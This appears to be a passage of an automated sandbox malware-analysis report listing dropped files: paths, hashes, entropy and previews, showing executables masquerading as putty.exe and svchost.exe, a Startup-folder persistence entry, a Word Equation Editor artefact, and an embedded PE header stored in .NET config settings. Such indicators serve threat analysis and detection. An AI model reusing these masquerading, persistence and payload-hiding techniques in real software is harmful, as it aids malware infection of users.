SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+9:t7xnEiqMYilO
MD5:	AEE69512FC253C547596763B268A4FCC
SHA1:	DA69F0854AEB81F359821DCFC869A97EBE63ACB6
SHA-256:	61ED1FDBE4654131418DD9BC6F4A6A38277110A28F4EDB915B511827FC47FC74
SHA-512:	66AE0EE6FF3F5C94988863E3EC1BAB83EC4A5BE818B41F184622C7EE6DC239BB2D0F4462E03B3316A61582E290EC171CA23677CB204FCAC6654E7FB4C361F85
Malicious:	false

C:\Users\user\AppData\Local\???????\e888z168ybTRefC409a4S5mn4_Url_ieo3rlngguenrtc44nvfkbbdpgkldbzf\6.335.788.529\ke4dtirr.newcfg	
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSetting sGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__x EDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__ xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\e888z168ybTRefC409a4S5mn4_Url_ieo3rlngguenrtc44nvfkbbdpgkldbzf\6.335.788.529\s3mmksle.newcfg	
Process:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\e888z168ybTRefC409a4S5mn41ofdd.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2047947
Entropy (8bit):	3.124891610660528
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+x:t7xnEiqMYil6
MD5:	8688A6319B37957650EEFC989D9E4A50
SHA1:	0C28D1262DBBFC6B7AF36A9C63A4D952F8DB1312
SHA-256:	1B0767B813CC5D8C8EC4E6F44B0B336A5423064F8B7CAD2D56A61D51A8997C7A
SHA-512:	48033BF16EDF82271EFCADAB4F48C71F6D1C4963E64871834ACF0ADD01C3ACA0C506681C58F15F3A2493C113DE63EDD216EEFC63D02B126B9FFFD9670D0D5(1
Malicious:	false
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSetting sGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__x EDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__ xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\putty.exe_Url_a432umoyl2wifeqy5t3vcvnb1e4x2jpz\6.335.788.529\hcyyqztm.newcfg	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3009211
Entropy (8bit):	3.101537480832706
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+9:t7xnEiqMYilO
MD5:	AEE69512FC253C547596763B268A4FCC
SHA1:	DA69F0854AEB81F359821DCFC869A97EBE63ACB6
SHA-256:	61ED1FDBE4654131418DD9BC6F4A6A38277110A28F4EDB915B511827FC47FC74
SHA-512:	66AE0EE6FF3F5C94988863E3EC1BAB83EC4A5BE818B41F184622C7EE6DC239BB2D0F4462E03B3316A61582E290EC171CA23677CB204FCAC6654E7FB4C361F8(5
Malicious:	false
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSetting sGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__x EDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__ xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\putty.exe_Url_a432umoyl2wifeqy5t3vcvnb1e4x2jpz\6.335.788.529\prbqgl3p.newcfg	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2047947
Entropy (8bit):	3.124891610660528
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+x:t7xnEiqMYil6
MD5:	8688A6319B37957650EEFC989D9E4A50
SHA1:	0C28D1262DBBFC6B7AF36A9C63A4D952F8DB1312
SHA-256:	1B0767B813CC5D8C8EC4E6F44B0B336A5423064F8B7CAD2D56A61D51A8997C7A
SHA-512:	48033BF16EDF82271EFCADAB4F48C71F6D1C4963E64871834ACF0ADD01C3ACA0C506681C58F15F3A2493C113DE63EDD216EEFC63D02B126B9FFFD9670D0D5(1
Malicious:	false

C:\Users\user\AppData\Local\???????\putty.exe_Url_a432umoyl2wifeqy5t3vcvnb1e4x2jpz\6.335.788.529\prbqgl3p.newcfg	
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_..." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_...>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\putty.exe_Url_a432umoyl2wifeqy5t3vcvnb1e4x2jpz\6.335.788.529\rc35hw5q.newcfg	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1024546
Entropy (8bit):	3.1269035822105082
Encrypted:	false
SSDEEP:	12288:BctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+u:f7xnEiqMYilB
MD5:	798E75EAFE7531DB03EE356154FA97CC
SHA1:	C9CBB78C0FB1387869EA1428FDFA5DD3870E1959
SHA-256:	7E48B79189580C30D6F6F3F319B5D7611ED0C1E82F0E9E742752EA6F729297FC
SHA-512:	514A341F3FB8A08991D9F0A3F7EA678766B33219F869651E217CB2D19BAF48B8643D86D094A1818A8BECD50EFB9B8A9AD2A2AFCD2CCDB90830A91B2DB22EE67
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_..." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_...>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\qweruiuyt.exe_Url_0ngtjqfiw0jkutchz3k00nzsx4lj0kaa\6.335.788.529\1twndtlb.newcfg	
Process:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3009211
Entropy (8bit):	3.101537480832706
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+9:t7xnEiqMYilO
MD5:	AEE69512FC253C547596763B268A4FCC
SHA1:	DA69F0854AEB81F359821DCFC869A97EBE63ACB6
SHA-256:	61ED1FDBE4654131418DD9BC6F4A6A38277110A28F4EDB915B511827FC47FC74
SHA-512:	66AE0EE6FF3F5C94988863E3EC1BAB83EC4A5BE818B41F184622C7EE6DC239BB2D0F4462E03B3316A61582E290EC171CA23677CB204FCAC6654E7FB4C361F85
Malicious:	false
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_..." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_...>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\qweruiuyt.exe_Url_0ngtjqfiw0jkutchz3k00nzsx4lj0kaa\6.335.788.529\dmfbrpnd.newcfg	
Process:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1024546
Entropy (8bit):	3.1269035822105082
Encrypted:	false
SSDEEP:	12288:BctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+u:f7xnEiqMYilB
MD5:	798E75EAFE7531DB03EE356154FA97CC
SHA1:	C9CBB78C0FB1387869EA1428FDFA5DD3870E1959
SHA-256:	7E48B79189580C30D6F6F3F319B5D7611ED0C1E82F0E9E742752EA6F729297FC
SHA-512:	514A341F3FB8A08991D9F0A3F7EA678766B33219F869651E217CB2D19BAF48B8643D86D094A1818A8BECD50EFB9B8A9AD2A2AFCD2CCDB90830A91B2DB22EE67
Malicious:	false

C:\Users\user\AppData\Local\???????\qweruiuyt.exe_Url_0ngtjqfiw0jkutchz3k00nzsx4lj0kaa\6.335.788.529\dmfbrpnd.newcfg	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0

C:\Users\user\AppData\Local\???????\qweruiuyt.exe_Url_0ngtjqfiw0jkutchz3k00nzsx4lj0kaa\6.335.788.529\hrwamgt1.newcfg	
Process:	C:\Users\user\AppData\Local\Temp\qweruiuyt\qweruiuyt.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2047947
Entropy (8bit):	3.124891610660528
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+x:t7xnEiqMYil6
MD5:	8688A6319B37957650EEFC989D9E4A50
SHA1:	0C28D1262DBBFC6B7AF36A9C63A4D952F8DB1312
SHA-256:	1B0767B813CC5D8C8EC4E6F44B0B336A5423064F8B7CAD2D56A61D51A8997C7A
SHA-512:	48033BF16EDF82271EFCADAB4F48C71F6D1C4963E64871834ACF0ADD01C3ACA0C506681C58F15F3A2493C113DE63EDD216EEFC63D02B126B9FFFD9670D0D5(1
Malicious:	false
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\svchost.exe_Url_tztrfnqkeoaulm4z0f1czqly5gz5z1e5\6.335.788.529\jegb3fhw.newcfg	
Process:	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1024546
Entropy (8bit):	3.1269035822105082
Encrypted:	false
SSDEEP:	12288:BctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+u:f7xnEiqMYilB
MD5:	798E75EAFE7531DB03EE356154FA97CC
SHA1:	C9CBB78C0FB1387869EA1428FDFA5DD3870E1959
SHA-256:	7E48B79189580C30D6F6F3F319B5D7611ED0C1E82F0E9E742752EA6F729297FC
SHA-512:	514A341F3FB8A08991D9F0A3F7EA678766B33219F869651E217CB2D19BAF48B8643D86D094A1818A8BECD50EFB9B8A9AD2A2AFCD2CCDB90830A91B2DB22EE67
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSettingsGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\svchost.exe_Url_tztrfnqkeoaulm4z0f1czqly5gz5z1e5\6.335.788.529\sa5tx1w3.newcfg	
Process:	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2047947
Entropy (8bit):	3.124891610660528
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+x:t7xnEiqMYil6
MD5:	8688A6319B37957650EEFC989D9E4A50
SHA1:	0C28D1262DBBFC6B7AF36A9C63A4D952F8DB1312
SHA-256:	1B0767B813CC5D8C8EC4E6F44B0B336A5423064F8B7CAD2D56A61D51A8997C7A
SHA-512:	48033BF16EDF82271EFCADAB4F48C71F6D1C4963E64871834ACF0ADD01C3ACA0C506681C58F15F3A2493C113DE63EDD216EEFC63D02B126B9FFFD9670D0D5(1
Malicious:	false

C:\Users\user\AppData\Local\???????\svchost.exe_Url_tztrfnqkeoaulm4z0f1czqly5gz5z1e5\6.335.788.529\sa5tx1w3.newcfg	
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSetting sGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__x EDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__ xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\???????\svchost.exe_Url_tztrfnqkeoaulm4z0f1czqly5gz5z1e5\6.335.788.529\xbx2gyqk.newcfg	
Process:	C:\Windows\Resources\Themes\Aero\Shell\52V57U7\svchost.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3009211
Entropy (8bit):	3.101537480832706
Encrypted:	false
SSDEEP:	12288:bctS2q8xGSRkhj3N5PQf4accceBReHwq2LtwN+KzzYBUvEzGqIx+w83faMWJnB+9:t7xnEiqMYilO
MD5:	AEE69512FC253C547596763B268A4FCC
SHA1:	DA69F0854AEB81F359821DCFC869A97EBE63ACB6
SHA-256:	61ED1FDBE4654131418DD9BC6F4A6A38277110A28F4EDB915B511827FC47FC74
SHA-512:	66AE0EE6FF3F5C94988863E3EC1BAB83EC4A5BE818B41F184622C7EE6DC239BB2D0F4462E03B3316A61582E290EC171CA23677CB204FCAC6654E7FB4C361F80 5
Malicious:	false
Preview:	x<?xml version="1.0" encoding="utf-8"?>..<configuration>.. <configSections>.. <sectionGroup name="userSettings" type="System.Configuration.UserSetting sGroup, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" >.. <section name="_xED9B__xED9A__xED9D__xEDA1__xEDCD__x EDD5__xEDC2_....." type="System.Configuration.ClientSettingsSection, System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" allowExeDefinition="MachineToLocalUser" requirePermission="false" />.. </sectionGroup>.. </configSections>.. <userSettings>.. <_xED9B__xED9A__ xED9D__xEDA1__xEDCD__xEDD5__xEDC2_.....>.. <setting name="C67953dg5a6Dd0e33YasdO92Wxf9ocbrUioK" serializeAs="String">.. <value>77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{24BA44F0-30CA-4646-ACFF-79FC9E14ADCB}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C2D3EB9C-AB70-4784-8852-5C03B64EE05D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.528284772159727
Encrypted:	false
SSDEEP:	12:uQwJXNLKn+lzKbSnliAvk5uFJF/buvq2ZA:cXJ0a2bSnliAM50//bunA
MD5:	5C8DC120A72B4D4352D26EEE71809574
SHA1:	6AA1EBDA8E2155DF73F5FEEA32EEA504D4568797
SHA-256:	642D4C87DC66881904F23552B943AF7ADD1659040C79543CE1B21F71620E8788
SHA-512:	0850BB3BCF8A50AFA0F79EDCD79319573D0DA9CC201E94A0313E419F99213F069D8E512D0F32A7A5F159315478C2D8F2D3104118F208E99792076845D7787CCB
Malicious:	false
Preview:	. . . . . ._. . . . . .Y.c.2.P.4.f.G.p.h.M.h.5.N.A.5.q.j.T.E.M.X.I._.S.P.T.e.Q.v.s.o.5.k.C.n.c.x.S.W.6.n.I.D.d.b.0.3.V.0.w.y.m. . . . . .5.3.7.7.8.5.3.4.6.5.3.7.7.8.5.3.4.6.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ....j....C J..OJ..QJ..U..^J..aJ

C:\Users\user\AppData\Local\Microsoft\Windows\WER\ReportArchive\AppCrash_e888z168ybTRefC4_b9b818d2ff86b34a32ed4c7ec54eba68defd6632_08edf3e1\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	data
Category:	dropped
Size (bytes):	11678
Entropy (8bit):	3.738332544310855
Encrypted:	false
SSDEEP:	96:XKHqKQfMlptZxtiK5QXIQcQKGc6NcEKAcw3dC0MWMz2C0MWTmBPUPZApIvY8rHvm:XK7CHLJZMz9iy8m6jitHtF
MD5:	7E838292D310DA229A3F2754095F6973
SHA1:	A1ED23F3A9CD1A67E069DC057A30F518C8979F72
SHA-256:	727F8B3433AEEF270BE67B403CEABA6B360619BCD2B8D66B7C40A3C91FC268FC
SHA-512:	22680B59B7130928904FEAF189ADE568A3D2E5255E31A58C74FC3C23ECD98C8ED94BFB888D8A8B1536F1283B3E86178F893C2283F953DA957E009A530EB62356
Malicious:	false
Preview:	V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.8.3.4.3.9.1.7.7.4.4.9.0.1.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.9.4.a.f.5.d.1.-.c.e.d.5.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.9.4.a.f.5.d.0.-.c.e.d.5.-.1.1.e.b.-.a.d.c.f.-.e.c.f.4.b.b.b.5.9.1.5.b.....W.O.W.6.4.=.1.....R.e.s.p.o.n.s.e...t.y.p.e.=.4.....S.i.g.[.0.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.1.....S.i.g.[.0.]...V.a.l.u.e.=.e.8.8.8.z.1.6.8.y.b.T.R.e.f.C.4.0.9.a.4.S.5.m.n.4.1.o.f.d.d.....S.i.g.[.1.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.2.....S.i.g.[.1.]...V.a.l.u.e.=.1...0...0...0.....S.i.g.[.2.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.3.....S.i.g.[.2.]...V.a.l.u.e.=.e.e.d.6.1.4.a.a.....S.i.g.[.3.]...N.a.m.e.=.P.r.o.b.l.e.m. .S.i.g.n.a.t.u.r.e. .0.4.....S.i.g.[.3.]...V.a.l.u.e.=.m.s.c.o.r.l.i.b.....S.i.g.[.4.]...N.a.m.e.=.P.r.o.b.l.e.m. .

C:\Users\user\AppData\Local\Temp\Cab4C4D.tmp	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	Microsoft Cabinet archive data, 60080 bytes, 1 file
Category:	dropped
Size (bytes):	60080
Entropy (8bit):	**7.995256720209506**
Encrypted:	**true**
SSDEEP:	768:O78wIEbt8Rc7GHyP7zpxeiB9jTs6cX8ENclXVbFYYDceSKZyhRhbzfgtEnz9BPNZ:A8Rc7GHyhUHsVNPOlhbz2E5BPNiUu+g4
MD5:	6045BACCF49E1EBA0E674945311A06E6
SHA1:	379C6234849EECEDE26FAD192C2EE59E0F0221CB
SHA-256:	65830A65CB913BEE83258E4AC3E140FAF131E7EB084D39F7020C7ACC825B0A58
SHA-512:	DA32AF6A730884E73956E4EB6BFF61A1326B3EF8BA0A213B5B4AAD6DE4FBD471B3550B6AC2110F1D0B2091E33C70D44E498F897376F8E1998B1D2AFAC789ABEB
Malicious:	false
Preview:	MSCF.....,.....I.....d.....R9b .authroot.stl.3..).4..CK..8T....c_.d....A.K...].M$[v.4.)7-.%.QIR..$t)Kd.-[..T\{..ne.....{..<.....Ab.<..X....sb.....e.....dbu.3...0.....X..00&Z....C...p0.}..2..0m.}..Cj.9U..J.j.Y...#.L..\X..O.,...,qu..]..(B.nE~Q...)..Gcx.....}...f....zw.a..9+[.<0.'..2 .s..ya..J.....wd....OO!.s....`.WA...F6._f....6...g..2..7.$,....X.k..&...E...g.....>uv."..!.....xc.....C..?....P0$.Y..?u....Z0.g3.>W0&.y.(....].`>... ..R.q..wg*X.....qB!.B....Z.4..>.R.M..0.8...=.8..Ya.s.....add..)..w.4.&.z...2.&74.5]..w.j.._iK..|||.w.M.!<-.}%.C<tDX5\s._..I..*..nb.....GCQ.V..r..Y.....q...0..V)Tu>.Z..r...I...<.R{Ac..x^. .<A.....|.{.....Q...&....X..C$....e9.:..vl..x.R4...L.....%g...<..}'{....E8Sl...E".h...*.....ItVs.K.....3.9.I..`D..e.i`....y...,..5....aSs`..W...d...t.J..]....'u3..d]7..=e....[R!:.....Q.%..@.....ga.v.~..q....{.!N.b]x..Zx.../;#}.f.)k.c9..{rmPt..z5.m=..q..%.D#<+Ex....1|.._F.

C:\Users\user\AppData\Local\Temp\Tar4C4E.tmp	
Process:	C:\Users\user\AppData\Roaming\putty.exe
File Type:	data
Category:	dropped
Size (bytes):	156885
Entropy (8bit):	6.30972017530066
Encrypted:	false
SSDEEP:	1536:NlR6c79JjgCyrYBWsWimp4Ydm6Caku2SWsz0OD8reJgMnl3XlMuGmO:N2UJcCyZfdmoku2SL3kMnBGuzO
MD5:	9BE376D85B319264740EF583F548B72A
SHA1:	6C6416CBC51AAC89A21A529695A8FCD3AD5E6B85
SHA-256:	07FDF8BC502E6BB4CF6AE214694F45C54A53228FC2002B2F17C9A2EF64EB76F6
SHA-512:	8AFC5D0D046E8B410EC1D29E2E16FB00CD92F8822D678AA0EE2A57098E05F2A0E165858347F035AE593B62BF195802CB6F9A5F92670041E1828669987CEEC7DE
Malicious:	false
Preview:	0..d...*.H.....d.0..d....1.0...`.H.e.....0..T...+.....7.....T.0..T.0...+.....7.....L.E*u...210519191503Z0...+.....0..T.0..*....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00.+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. 